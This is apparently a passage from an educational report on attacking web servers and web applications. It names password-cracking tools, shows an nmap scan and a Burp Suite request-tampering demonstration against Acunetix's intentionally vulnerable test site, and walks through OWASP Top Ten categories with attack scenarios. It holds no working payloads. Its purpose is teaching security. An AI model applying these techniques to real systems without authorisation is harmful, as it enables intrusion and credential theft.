2022-05-12	⬇		✗	College Management System 1.0 - 'course_code' SQL Injection (Authenticated)	WebApps	PHP	Eren Gozaydin
2022-05-11	⬇		✗	Explore CMS 1.0 - SQL Injection	WebApps	PHP	Sajibe Kanti
2022-05-11	⬇		✗	Tenda HG6 v3.3.0 - Remote Command Injection	Remote	Hardware	LiquidWorm
2022-04-19	⬇		✗	Zyxel NWA-1100-NH - Command Injection	Remote	Hardware	Ahmed Alroky

Figure 2.15

Black Box Testing: This is the penetration testing process where the attacker is paid to attack the web server without any prior knowledge of the web server. Such kind of attack perfectly simulates the real life situation of web server attacks. It is highly recommended to hire certified proffessionals for such testings.

V) Session Hijacking

Valid session IDs can be sniffed to gain unauthorized access to a web server. An attacker can hijack or steal valid session content using various techniques such as session token prediction, session replay, session fixation, sidejacking, and XSS.

Burp Suite


It is a web security testing tool that can hijack session IDs in established sessions. The tool allows the attacker to be the man in the middle and change the data in the middle. The

Sequencer tool in Burp Suite tests the randomness of session tokens. An attacker can capture and predict the next possible session ID token and use that to take over a valid session.

Burp Suite is an incredible tool that can actually be used on two ways;

- Professional Edition
- Community Edition

The professional edition is exactly what is sounds like, it's a paid edition that companies can use to take advantage of all of all of burp suite's features. The community edition is the free edition that anyone can use for educational purposes. It lacks a lot of incredible features that the professional edition has but is still very useful for learning and practicing.



Burp Suite Community Edition v2022.11.4

Welcome to Burp Suite Community Edition. Use the options below to create or open a project.

Note: Disk-based projects are only supported on Burp Suite Professional.

Burp Suite
Community Edition

[✓ Temporary project]

New project on disk — Name: — File: — Choose file...

Open existing project — Name | File — File: — Choose file...

✓ Pause Automated Tasks

Cancel Next

Figure 2.16

While using the community edition, this is what the user is greeted by, you can start a temporary project and use the tool. The free edition doesn't provide saving privileges which is a bummer, but there's only so much you can get for free.

There is going to be more to see with this tool later. In the next chapter I'll be using this tool to showcase attacks.

VI) Web Server Password Hacking

In this phase the attacker tries to crack the web server passwords. The attacker may employ all possible techniques of password cracking to extract passwords, including password guessing, dictionary attacks, brute-force attacks, hybrid attacks, precomputed hashes, rules-based attacks, distributed network attacks and rainbow attacks. We've already discussed some of these. Here are a couple of tools used for web server password hacking.

Hashcat: a cracker compatible with multiple OSs and platforms and can perform multi-hash, multi-device password cracking.

THC Hydra: A parallelized login cracker that can attack numerous protocols.

Psychological aspects

No matter which aspect of security we talk about we'll always have to deal with people. It's the people that make decisions, it's the people that make the rules, it's the people that implement the decisions, it's the people that use the tools. So, this aspect always needs to be taken care of. Mainly when we talk about configuration mistakes, they are the direct outcome of human negligence and inability. Hiring employees with the right qualification, testing their abilities, keeping track of their actions and respecting their presence are all very important steps to keep things right and maintain security.

Summary

In this chapter we discussed all different attacks that an attacker can use on a web server. After that we went into the hacking methodology and discussed each and every one of their steps.

And throughout the process we made sure to look into the tools to perform the said attacks. And finally in the end we talked a bit on the psychological aspects of security. Although there is a lot more when it comes to the psychological aspects and I’d love to talk about them but sadly this isn’t the document for it. I would like to recommend my bachelor’s project for it.

Chapter - 3

Attacking Web Application

Introduction

Yup, this is going to be simple but long. As one can guess, we are first going to look at vulnerabilities in a Web Application, then the types of attacks with the tools that are used for said attacks.

Vulnerabilities in Web Application

When considering web application, the organisation considers security as a critical component because web applications are major source of attacks.

The vulnerability stack shows various layers and the corresponding elements/mechanisms/services that make web applications vulnerable. The attackers exploit vulnerabilities over seven levels to gain access to an application of the entire network.

Business Logic Flaws: The attacker finds vulnerabilities in the implementation of .NET and Java (referring to business logic). The attacker can exploit these vulnerabilities by performing input validation attacks such as XSS

Third party factors: These are services that integrate with the website to achieve certain functionality. When a customer tries to buy something, they are redirected to their banking




Figure 3.1

account through a payment gateway. And attackers might exploit such redirections as a medium/pathway to enter Amazon.com and exploit it.

Hosting Server: Attacker can perform foot printing on a web server that hosts the target website and grab banners that contain information such as the web server name and its version. They can also use tools such as Nmap to gather such information. The attacker can find publicly posted vulnerabilities for those specific web server versions.

Database: Databases store important info like user IDs. passwords, phone numbers etc, and there could be vulnerabilities in such databases that the attacker could exploit using tools such as sqlmap. The intention is to get info or straight up just take control.




Patchable Vulnerabilities
Default & Weak Passwords
Misconfigurations & Excessive Privileges
ORACLE
SQL Server
SYBASE
IBM DB2.
MySQL

Figure 3.2

Operating System: Attackers can scan operating systems to find open ports and vulnerabilities. They then develop viruses and backdoors to exploit them. They send these malwares from open ports and compromise the system to take control of it.



```
C:\Users\Paramveer>nmap -sA 10.10.10.1
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-10 13:43 India Standard Time
Nmap scan report for 10.10.10.1
Host is up (0.00053s latency).
Not shown: 997 unfiltered tcp ports (reset)
PORT    STATE    SERVICE
25/tcp  filtered smtp
110/tcp filtered pop3
548/tcp filtered afp
```

Figure 3.3

Network components: Attackers can flood switches with numerous requests that exhaust the CAM table, causing it to behave like a hub. They can focus on target website by sniffing data in the network which can include credentials and other personal information

Network Security Devices: Network security devices are quite obviously an essential component for strengthening. But attacker can even fool them by adopting evasive techniques that don't trigger alarms. Attacker can attack in a way that doesn't look suspicious to such machines and thus pass as a normal user. Another harmful thing in such a situation is that people get comfortable when they have such devices installed in their networks. They don't weird




Figure 3.4

behaviours any second thoughts in such situation, the false confidence fools them.

<u>OWASP TOP TEN - 2021</u>

Here I'd like for us to have a good look at every one of these vulnerabilities. I'd like to start from 10 and move my way to the top rank.

<u>A10-Server-Side Request Forgery</u>

A Server-Side Request Forgery (SSRF) attack involves an attacker abusing server functionality to access or make changes with resources. The attacker targets an application that supports data imports from URLs or allows them to read data from the URLs. URLs can be manipulated, either by replacing them with new ones or by tampering with URL path traversal.

Typically, attackers send a URL (or modify an existing one) and the code running on the server reads or submits data to it. Attackers can leverage URLs to gain access to internal data and services that were not meant to be exposed – including HTTP-enabled databases and server config data.

Once an attacker has tampered with the request, the server receives it and attempts to read data to the changed URL. Even for services that aren't exposed directly on the public internet, attackers can select a target URL, which enables them to access the data.



Web Server
②
③
Web Server makes a request on behalf of the user.
④
①
Victim Server
Direct request is blocked by the firewall.

Figure 3.5

There are number of ways in which such an attack can be dangerous;

- **Data Exposure:** Higher credentials can be obtained by simply changing the request which gives the attacker more power. In such a way the attacker can send custom requests and access data that he wasn't supposed to access.
- **Reconnaissance:** SSRF allows attackers to carry out scans and collect information about internal networks. Once an attacker has gained access to the server, they can use this information to compromise other servers in the same network.
- **Port Scans or Cross site port attacks (XSPA):** SSRF attacks don't always return data to the attacker. Response times or other metadata however, can allow an attacker to determine if a request was successful or unsuccessful. If a port and a host can be pinpointed, the attacker could port scan the application server's network by leveraging this metadata in a XSPA.

  The timeout for a network connection generally remains unchanged, irrespective of the host or port. An attacker could thus attempt a request they know will work, and use this as a baseline for future response times. Requests that are successful will tend to be markedly shorter than this baseline, and occasionally longer if the connection established is not secured by one of the parties. Attackers can fingerprint the services being carried out on the network, which allows them to start protocol smuggling attacks.


- **Denial-Of-Service:** Cybercriminals may utilize SSRF to flood the internal servers with large amounts of traffic to take up their bandwidth, which results in an internal Denial-of-Service attack.
- **Remote Code Execution (RCE):** Certain modern services are intended to be entirely interfaced via HTTP queries. Unlimited control of the URL may therefore allow the cybercriminal to exploit certain services, which could result in anything—even remote code execution on the main server.

When it comes to the types, there are two types of SSRF attacks

- Server SSRF Attacks: In a server SSRF attack, attackers exploit a process in which a browser or other client system directly accesses a URL on the server. The attacker will replace the original URL with another, typically using the IP 127.0.0.1 or the hostname "localhost", which point to the local file system on the server. Under this hostname the attacker finds a file path that leads to sensitive data.
  And because edited requests are executed within the server's file system, it bypasses ordinary access controls and exposes the information even though the attacker is unauthorized.
- Back-End SSRF Attacks: Another variant on SSRF is when a server has a trusted relationship with a back-end component of the network. If, when the server connects to that component, it has full access rights, an attacker can create a request and gain access to sensitive data, or perform unauthorized operations. Back-end components often have weak security as they are considered to be protected inside the network perimeter.

An Example using Burp Suite

The following example was a practical that I myself performed using Burp Suite to showcase how the tool can be used to manipulate requests.



Burp Suite Community Edition v2022.9.6 - Temporary Project
Proxy
Intercept
Request to http://testasp.vulnweb.com:80 [44.238.29.244]
Forward
Drop
Intercept is on
Action
Open Browser
Inspector
Request Attributes 2
Request Query Parameters 1
Request Body Parameters 0
Request Cookies 1
Request Headers 9
0 matches

```
GET /showthread.asp?id=0 HTTP/1.1
Host: testasp.vulnweb.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://testasp.vulnweb.com/showforum.asp?id=0
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: ASPSESSIONIDAQQCRCRD=NJNJNJCBCFJCNCENPFHCIMFE
Connection: close
```

Figure 3.6

While visiting one of the vulnerable websites at Acunetix, clicking at one of the user options leads to capture of the request shown above,

If you forward the request then it brings the page shown below as a reply, this is an example of the website's requests functioning normally.



Burp Suite Community Edition v2022.9.6 - Temporary Project
Repeater
Send
Cancel
Target: http://testasp.vulnweb.com
Request
Response
Inspector
Request Attributes 2
Request Query Parameters 1
Request Body Parameters 0
Request Cookies 1
Request Headers 9
Response Headers 7
Done
3,537 bytes | 289 millis

```
GET /showthread.asp?id=2 HTTP/1.1
Host: testasp.vulnweb.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
Referer: http://testasp.vulnweb.com/showforum.asp?id=0
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: ASPSESSIONIDAQQCRCRD=NJNJNJCBCFJCNCENPFHCIMFE
Connection: close
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Fri, 09 Dec 2022 06:38:33 GMT
Connection: close
Content-Length: 3341


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
  <!-- InstanceBegin template="/Templates/MainTemplate.dwt.asp"
  codeOutsideHTMLIsLocked="false" -->
  <head>
    <!-- InstanceBeginEditable name="doctitle" -->
    <title>
      acuforum
      3
    </title>
    <!-- InstanceEndEditable -->
    <meta http-equiv="Content-Type" content="text/html;
    charset=iso-8859-1">
    <!-- InstanceBeginEditable name="head" --><!--
    InstanceEndEditable -->
    <link href="styles.css" rel="stylesheet" type="text/css">
  </head>
  <body>

    <table width="100%"  border="0" cellpadding="10" cellspacing=
    "0">
```

Figure 3.7

But sending the request to the repeater tab lets us check If we get a valid reply after changing the request that is to be sent to the server. In our case it worked, thus we can go back and use this new request to get a different outcome that the one we were actually going to get.



acuforum 3

Not secure | testasp.vulnweb.com/showthread.asp?id=0

acunetix acuforum

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

about - forums - search - login - register - SQL scanner - SQL vuln help

Acunetix Web Vulnerability Scanner/3

posted by **admin** on 11/9/2005 12:16:30 PM

3

3

posted by **admin** on 11/9/2005 1:08:52 PM

test message

abc

test

zzz

Copyright 2019 Acunetix Ltd.

Warning: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.

Figure 3.8

It is a success. Our changed request has allowed us to access a different page than the one we were supposed to access. Now obviously this is not an example of privilege escalation and access of unrestricted data but definitely is an example of a Man-in-the-Middle being able to act as a proxy, alter a user's request and get a completely different outcome.

A-9 Security Logging and Monitoring Failures

Failure to sufficiently log, monitor, or report security events, such as login attempts, makes suspicious behaviour difficult to detect and significantly raises the likelihood that an attacker can successfully exploit your application. For example, an attacker may probe your application or software components for known vulnerabilities over a period. Allowing such probes to continue undetected increases the likelihood that the attacker ultimately finds a vulnerability and successfully exploits the flaw.

Insufficient logging, monitoring, or reporting makes your application susceptible to attacks that target any part of the application stack. For example, the following attack types may result from a failure to log, monitor, or report security events:

- Code injection
- Buffer overflow
- Command injection
- Cross-site scripting (XSS)
- Forceful browsing

Security logging and monitoring failures attack scenario

In the following scenario an attacker exploits an organization that does not use adequate logging and monitoring.

1. An attacker gains access to an organization's internal network.
2. The attacker runs a scanning tool to locate internal systems with known vulnerabilities and obtains sensitive data.
3. Since the organization does not follow adequate logging and monitoring practices, they are unable to detect active attacks.
4. The data breach continues undetected for months.

A-8 Software and Data Integrity Failures

Software and data integrity failures frequently occur when the code implementation and the underlying infrastructure lack the ability to protect the code against all integrity violations. This happens when the code is obtained from some untrusted source or repositories. The attackers take advantage of this code and sneak into the system through unauthorized access. As a result, the system becomes vulnerable to the following attacks:

- Denial-of-service
- Code injection
- Command execution
- Cache poisoning

An attacker takes advantage of an insecure automated application development system. They attack the system by installing malicious code that is distributed by the build and deploy cycle. These are the ways how an attacker can do this.

1. The attacker identifies the weakness of the CI/CD system. The CI/CD is a system that automates all the stages of application development and frequently delivers applications to customers.
2. The attacker installs the corrupted or malicious code into the system.
3. The customer unknowingly installs the malicious code.
4. The malicious code is installed into the customer's local environment. The attacker now has access to the user's network and can perform any task using the user's identity.

A-7 Identification and Authentication Failures

Identification and authentication failures can occur when functions related to a user's identity, authentication, or session management are not implemented correctly or not adequately protected by an application. Attackers may be able to exploit identification and authentication failures by compromising passwords, keys, session tokens, or exploit other implementation flaws to assume other users' identities, either temporarily or permanently.

Attackers use a range of techniques to exploit broken authentication, including the following:

- Brute force/credential stuffing
- Session hijacking
- Session fixation
- Cross Site Request Forgery (CSRF)
- Execution After Redirect (EAR)
- One-click attack

Identification and authentication failures attack scenario

In the following scenario examples, an attacker performs credential stuffing attacks against an application that does not implement automated threat techniques.

1. The attacker obtains a password database from a hacker forum.

2. Since a weak hashing algorithm was used to encrypt passwords, the attacker can expose the user credentials.
3. The attacker uses credential stuffing tools to test credential pairs on other websites.
4. If the login is successful, the attacker knows they have a set of valid credentials.

A - 6 Vulnerable and Outdated Components

A software component is part of a system or application that extends the functionality of the application, such as a module, software package, or API. Component-based vulnerabilities occur when a software component is unsupported, out of date, or vulnerable to a known exploit. You may inadvertently use vulnerable software components in production environments, posing a threat to the web application. For example, an organization may download and use a software component, such as OpenSSL, and fail to regularly update or patch the component as flaws are discovered. Since many software components run with the same privileges as the application itself, any vulnerabilities or flaws in the component can result in a threat to the web application.

Using components with known vulnerabilities makes your application susceptible to attacks that target any part of the application stack. For example, the following attack types are a few that may target known component vulnerabilities:

- Code injection
- Buffer overflow
- Command injection
- Cross-site scripting (XSS)

Vulnerable and outdated components attack scenario

In the following examples, the attacker exploits an unpatched system to execute malicious code on the server.

1. The attacker gains access to an organization's internal network.
2. The attacker runs a scanning tool to locate internal systems with unpatched or outdated components.

3. The attacker exploits a flaw in the outdated component that allows them to install malicious code on the application server.

<u>A - 5 Security Misconfiguration</u>

Security misconfiguration vulnerabilities occur when an API component is susceptible to attack due to a misconfiguration or nonsecure configuration option. Misconfiguration vulnerabilities are configuration weaknesses that may exist at any level of the API stack.

Attackers often attempt to gain unauthorized access or knowledge of the system by searching for unprotected files or unrestricted endpoints. For example, the cloud services permissions for an API may be improperly configured, or an attacker may find undocumented API endpoints that are used only by the DevOps team.

Security misconfiguration vulnerabilities are more likely to occur when your APIs are not well-documented and do not conform to the OpenAPI specification (OAS). Use of the OAS specification allows you to standardize your APIs and maintain consistent API development and visibility into pre-production vulnerabilities.

Security misconfiguration common weakness enumeration (CWE)

